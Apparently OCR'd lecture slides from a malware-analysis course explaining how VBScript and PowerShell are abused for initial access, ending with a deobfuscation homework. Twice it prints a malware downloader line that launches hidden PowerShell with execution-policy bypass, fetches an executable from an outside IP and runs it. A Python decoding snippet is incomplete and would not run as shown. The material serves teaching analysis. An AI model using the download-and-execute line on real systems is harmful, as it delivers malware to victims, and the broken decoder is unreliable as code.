
- Exploits
- Insider threats
- Abusing Legitimate programs to execute code
- Social Engineering

What’s a VBScript?


Visual Basic Script

Used in Word Document Macros!

Another example - Obfuscated:



What's a VBScript?



What is Powershell?

“PowerShell is a cross-platform task automation solution made up of a command-line shell, a scripting language, and a configuration management framework. PowerShell runs on Windows, Linux, and macOS.”

It is OK to think of it as Bash but for Windows, but it is actually way more than that. You can directly access the .NET framework, manipulate COM objects, and even directly call Win32 APIs.

Example: What is this doing?


```
CreateObject("Scripting.FileSystemObject").BuildPath(CreateObject("Wscript.Shell").expandenvironmentst
rings( "%systemroot%" ), "System32\WindowsPowerShell\v1.0\powershell.exe" )
  -Executionpolicy bypass
  -noprofile
  -windowstyle hidden
  -command "Set-Content -value (new-object
System.net.webclient).downloaddata('http://54[.]233[.]198[.]219/a.exe' ) )
                -encoding byte -Path  $env:appdata\Microsoft\Network\Connections\xxxxxx.exe;
           Start-Process $env:appdata\Microsoft\Network\Connections\xxxxx.exe"
```

Example: What is this doing?

Opening powershell, creating /running a command in a hidden window that downloads an executable at 54[.]233[.]198[.]219/a[.]exe and downloading it to the filepath appdata\Microsoft\Network\Connections\xxxxx[.]exe, then running that file.

```
CreateObject("Scripting.FileSystemObject").BuildPath(CreateObject("Wscript.Shell").expandenvironmentst
rings( "%systemroot%" ), "System32\WindowsPowerShell\v1.0\powershell.exe" )
  -Executionpolicy bypass
  -noprofile
  -windowstyle hidden
  -command "Set-Content -value (new-object
System.net.webclient).downloaddata('http://54[.]233[.]198[.]219/a.exe' ) )
                -encoding byte -Path  $env:appdata\Microsoft\Network\Connections\xxxxxx.exe;
           Start-Process $env:appdata\Microsoft\Network\Connections\xxxxx.exe"
```


Another example - Obfuscated:



Another example:

Figure out what it is doing,

Write a python script to decode.



Another example:


Figure out what it is doing,

Write a python script to decode.

```
decoded = “”

while i < len(x):
        if x[i:i+4] == “0D0A”:
                decoded += “\n”
        else:
                decoded += chr(int(x[i:i+4], 16))

print(decoded)
```



WTF? I thought we only needed C++ and python

Malware authors routinely uses esoteric or outdated features still supported by an OS to achieve their goals.

The first stage loader might be an HTA that drops a native executable that then calls out to a C2, downloads a DotNet Assembly or runs a powershell script.

Or they might try to make your life a living hell by running the main code inside the go runtime, which then embeds a Nim script engine and downloads nim script to execute. This can go on ad infinitum.

As an analyst, you might have to quickly learn enough about a language to figure out what it is doing.

Homework 1: Release: 9am: 09/22. Due: 09/27 11:59pm

Our class has an adversary that has been targeting our systems with emails encouraging people to open malicious files.

Complete a technical write up of what they are doing. What software are they running on the victim machine? What URLs/ Domains are they reaching out to? What is the ultimate purpose of this VBScript? Please upload your deobfuscation script. Try and pull the payload from the C2, give us the hash.

And remember...

Maybe don’t click every link.